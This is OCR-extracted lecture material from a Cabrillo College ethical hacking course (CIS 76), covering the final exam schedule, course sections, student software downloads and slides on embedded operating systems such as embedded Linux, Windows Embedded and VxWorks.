
Test #3 (final exam) is TUESDAY Dec 12 4-6:50PM



Tue	12/12	**Test #3 (the final exam)** **Time** - Tuesday 4:00PM - 6:50PM in Room 828 **Materials** - Test (canvas) **CCC Confer** - Enter virtual classroom - Archives Confer or 3CMedia		5 posts Lab X1 Lab X2 Lab X3 Lab X4 Lab X5

Extra credit labs and final posts due by 11:59PM

- All students will take the test at the same time. The test must be completed by 6:50PM.
- Working and long distance students can take the test online via CCC Confer and Canvas.
- Working students will need to plan ahead to arrange time off from work for the test.
- Test #3 is mandatory (even if you have all the points you want)




FALL 2017 FINAL EXAMINATIONS SCHEDULE
DECEMBER 11 TO DECEMBER 16

DAYTIME FINAL SCHEDULE

Daytime Classes: All times in bold refer to the beginning times of classes. **MW/Daily** means Monday alone, Wednesday alone, Monday and Wednesday **or any 3** or more days in any combination. **TTH** means Tuesday alone, Thursday alone, or Tuesday and Thursday. **Classes meeting other combinations of days and/or hours not listed must have a final schedule approved by the Division Dean.**

STARTING CLASS TIME / DAY(S)	EXAM HOUR	EXAM DATE
Classes starting between:		
6:30 am and 8:55 am, MW/Daily	7:00 am-9:50 am	Monday, December 11
9:00 am and 10:15 am, MW/Daily	7:00 am-9:50 am	Wednesday, December 13
10:20 am and 11:35 am, MW/Daily	10:00 am-12:50 pm	Monday, December 11
11:40 am and 12:55 pm, MW/Daily	10:00 am-12:50 pm	Wednesday, December 13
1:00 pm and 2:15 pm, MW/Daily	1:00 pm-3:50 pm	Monday, December 11
2:20 pm and 3:35 pm, MW/Daily	1:00 pm-3:50 pm	Wednesday, December 13
3:40 pm and 5:30 pm, MW/Daily	4:00 pm-6:50 pm	Monday, December 11
6:30 am and 8:55 am, TTh	7:00 am-9:50 am	Tuesday, December 12
9:00 am and 10:15 am, TTh	7:00 am-9:50 am	Thursday, December 14
10:20 am and 11:35 am, TTh	10:00 am-12:50 pm	Tuesday, December 12
11:40 am and 12:55 pm, TTH	10:00 am-12:50 pm	Thursday, December 14
1:00 pm and 2:15 pm, TTh	1:00 pm-3:50 pm	Tuesday, December 12
2:20 pm and 3:35 pm, TTh	1:00 pm-3:50 pm	Thursday, December 14
3:40 pm and 5:30 pm, TTh	4:00 pm-6:50 pm	Tuesday, December 12
Friday am	9:00 am-11:50 am	Friday, December 15
Friday pm	1:00 pm-3:50 pm	Friday, December 15
Saturday am	9:00 am-11:50 am	Saturday, December 16
Saturday pm	1:00 pm-3:50 pm	Saturday, December 16



CIS 76 **Introduction to Cybersecurity: Ethical Hacking**

Introduces the various methodologies for attacking a network. Covers network attack methodologies with the emphasis on student use of network attack techniques and tools, and appropriate defenses and countermeasures. Prerequisite: CIS 75.
Transfer Credit: Transfers to CSU


Section	Days	Times	Units	Instructor	Room
98163	**T**	**5:30PM-8:35P**	**3.00**	**R.Simms**	**OL**

Section 98163 is an ONLINE course. Meets weekly throughout the semester online by remote technology with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.

Section	Days	Times	Units	Instructor	Room
98164	**T**	**5:30PM-8:35PM**	**3.00**	**R.Simms**	**828**
&	Arr.	Arr.		R.Simms	OL

Section 98164 is a Hybrid ONLINE course. Meets weekly throughout the semester at the scheduled times with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.

Microsoft Academic Webstore



By using this site you agree to the use of cookies for analytics, personalized content and ads. Learn more

Bring your imagination to life with the **Creators Update**

Available now with Windows 10
Get the full version for free


SQL Server 2017 is here. What's new? 2017-10-17

Student developers can publish their own web apps to Azure and host them in the cloud, at no cost and with no credit card required.

- Microsoft software for students registered in a CIS or CS class at Cabrillo
- Available after registration is final (two weeks after first class)
- Click "All" on left panel to make sure you don't miss anything.
- Azure is available to students as well.

To get to this page, go to **http://simms-teach.com/resources** and click on the appropriate link in the Tools and Software section

VMware Academic Webstore



Cabrillo College - Comp ×

Secure | https://e5.onthehub.com/WebStore/ProductsByMajorVersionList.aspx?ws=697cc8a5-1daa-df11-ad57-0030487d8897

Apps Yahoo Cabrillo College Health Network CIS 76 links Lab Development Home Music Training » Other bookmarks

Home | Help | English

Hello, richard.simms@cabrillo.edu

Product Search

Students Faculty/Staff Lab Installs

VMware More Software

Software eText eLab eLearning Branding

VMware Player 7

VMware Player 6 Plus

vRealize Suite 7 Enterprise

vRealize Suite Standard

VMware vSphere 6.5 Enterprise

VMware vSphere 6.5 Standard

VMware vSphere 6 Enterprise Plus

VMware vSphere 5 Enterprise Plus

VMware Fusion 10

VMware vCenter Server 6 Standard

VMware Workstation 14

VMware vCenter Server 5 Standard

VMware vCloud Director

VMware vCloud Suite Standard

VMware Workstation 12

VMware Workstation 11

VMware Workstation 10

VMware Fusion 8 (for Mac OS X)

VMware Fusion 7 (for Mac OS X)

VMware Fusion 6 (for Mac OS X)

VMware Workstation Player 12

- VMware software for students registered in a CIS or CS class at Cabrillo
- Available after registration is final (two weeks after first class)
- Sphere 6.5 Enterprise now available

To get to this page, go to **http://simms-teach.com/resources** and click on the appropriate link in the Tools and Software section

Embedded Systems

Embedded Operating Systems

Embedded systems, unlike general purpose PCs and servers, are appliances/devices built with a computer system to perform a specific function:

- Network devices like routers, switches, firewalls and access points
- Digital video recorders like Tivo
- Bank ATMs
- Smart phones
- GPSs
- Point of sale "cash registers"
- Entertainment systems like the ones found in airliners
- HVAC systems like the one in building 800
- Factory automation
- IoT devices
- Airliner and jet fighter Avionics
- Printers, scanners, faxes, copiers
- And many more

Embedded Operating Systems

Embedded operating systems

- Small, efficient and often require less power.
- Typically use less memory and have no hard drive.
- Examples:
  - Stripped down versions of desktop operating systems:
    - Linux
    - Windows Embedded family
  - Real Time Operating Systems (RTOS)
    - VxWorks by Wind River Systems
    - Green Hills Software
    - QNX
    - Siemens
- Are networked
- Can be difficult to patch

Embedded Linux (just a few)

Katana Robotic Arm

Erle-Copter drone

Nest Cam

Amazon Kindle

Stir smart desk

Asus RT-AC66U wireless router

Tivo

Yamaha Disklavier Mark IV

Android Cell Phones

Some TomTom GPS models

Garmin Nuvi 5000

Buffalo NAS storage

Virgin America Personal Entertainment

TripBPX Phone System

MikroTik Routers

Sony TVs


Android Tablets

Raspberry Pi

Polycom VOIP Phone


For more see: http://linuxgizmos.com/category/devices/

Windows Embedded Family


Windows Extends Beyond the PC
Microsoft .NET Micro Framework
Windows Embedded Compact
Windows Embedded Standard
Windows Embedded Server


http://news.thewindowsclub.com/microsoft-unveils-windows-embedded-8-1-download-industry-release-preview-now-64071/

Windows XP Embedded



What People Are Building Today

Embedded Windows Family for Medical Products



The Windows Embedded portfolio of products

With Windows Embedded devices throughout your organization, you can collaborate more effectively, make more informed decisions, and improve patient outcomes while reducing costs.

Windows Embedded Handheld

Windows Embedded Handheld addresses the broad needs of mobile healthcare, powering handheld devices that help increase productivity, reduce data entry errors, and improve reporting of patient care.

Windows Embedded Compact

Windows Embedded Compact, the next generation of Windows Embedded CE, is a componentized, real-time operating system for a wide range of small footprint and rugged devices.

Windows Embedded Standard, Enterprise

Windows Embedded Standard offers modular versions of Windows 7 and Windows 8, while Windows Embedded Enterprise delivers the full power of Microsoft premium operating systems, including Windows 7 for Embedded Systems and Windows Embedded 8 Pro.

Windows Embedded Server

Windows Embedded Server offers the robust versatility of Windows Server healthcare solutions, and takes advantage of the connectivity, security, and scalability features of Windows Embedded Server.

Pharmaceutical Bar Code Reader

Portable Ultrasound

Diagnostic Ultrasound

Medical PDA

Thin Client Station
Digital Medical Records
Prescription Tracking, Admissions

Mobile Patient Monitoring

Lab Equipment

MRI
CT, PET

Patient Monitor

Fluoroscopy

Feeding Device

Patient Communication
Digital Signage and Kiosks

PACS Station
RIS and HIS

Glucose Monitor

Inventory Control Kiosk

10 YEARS

Windows Embedded products are covered by a 10-year support program **plus a product availability of 15 years.**

6

For more information, visit www.windowsembedded.com/health.

7

http://ocs.arrow.com/msembedded/medical/

Wind River Systems
VxWorks Real Time Operating System

Mars Rover

Jetliner avionics

Medical Systems

